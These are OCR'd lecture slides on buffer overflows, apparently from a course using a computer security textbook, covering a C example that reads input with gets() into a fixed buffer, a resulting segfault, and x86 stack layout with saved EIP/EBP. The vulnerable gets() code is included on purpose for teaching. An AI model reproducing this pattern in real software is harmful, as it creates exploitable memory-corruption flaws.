
Computer Security: Principles and Practice

Chapter 10 – Buffer Overflow

Buffer Overflow

```
int foo(int a, int b)
{
  int c = 14;
  char buf[8];

  gets(buf);          //security bug -> vulnerability

  c = (a + b) * c;

  return c;
}

$ ./executable-vuln
ABCDEFGHILMNOPQRSTUV
Segmentation fault
```

The Code and the Stack



Statically allocated **local variables** (including env.)
Function **activation records**.
Grows "down", toward **lower addresses**.

Unallocated memory.

Dynamically allocated data.
Grows "up", toward **higher addresses**.

Initialized data (e.g., global variables).

Uninitialized data. Zeroed when the program begins to run.


Executable **code** (machine instructions).

The Code and the Stack


```
int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;
  return c;
}

int main(int argc, char * argv[]) {
  int avar;
  int bvar;
  int cvar;
  char * str;

  avar = atoi(argv[1]);
  bvar = atoi(argv[2]);
  cvar = foo(avar, bvar);

  gets(str);
  puts(str);

  printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

  return 0;
}
```

The foo() function receives two parameters by copy.


- How does the CPU pass them to the function?
- Push them onto the stack!


foo(arg1, arg2,
..., argN) {
var1;
var2;
...
varN;
}
MEMORY ALLOCATION
. . .
ArgN
. . .
Arg2
Arg1
Saved $EIP
Saved $EBP
Var1
Var2
. . .
VarN
EBP + "N*4" in hex
EBP+0xC
EBP+0x8
EBP+0x4
EBP
EBP-0x4
EBP-0x8
EBP - "N*4" in hex
MEMORY WRITING
{
...
gets(var2);
}

The Stack



0xC0000000
<- EBP
. . .
20
<- EBP-0x14 (20 bytes below EBP)
10
<- EBP-0x18 (24 bytes below EBP)
. . .
. . .
20
<- ESP: stack pointer
(points to the top of the stack)
0xBFFDF000
Stack
Heap
.data
.bss
.text

The Stack



0xC0000000
<- EBP
. . .
20
<- EBP-0x14 (20 bytes below EBP)
10
<- EBP-0x18 (24 bytes below EBP)
. . .
. . .
20
10
<- ESP: stack pointer
(points to the top of the stack)
0xBFFDF000
Stack
Heap
.data
.bss
.text

The Stack


0xC0000000
<- EBP
. . .
20
<- EBP-0x14 (20 bytes below EBP)
10
<- EBP-0x18 (24 bytes below EBP)
. . .
EIP register:
EIP value
. . .
push %eip
jmp 0x8048484
20
10
Saved $EIP
<- ESP: stack pointer
(points to the top of the stack)
Stack
Heap
.data
.bss
.text
0xBFFDF000

Function Prologue

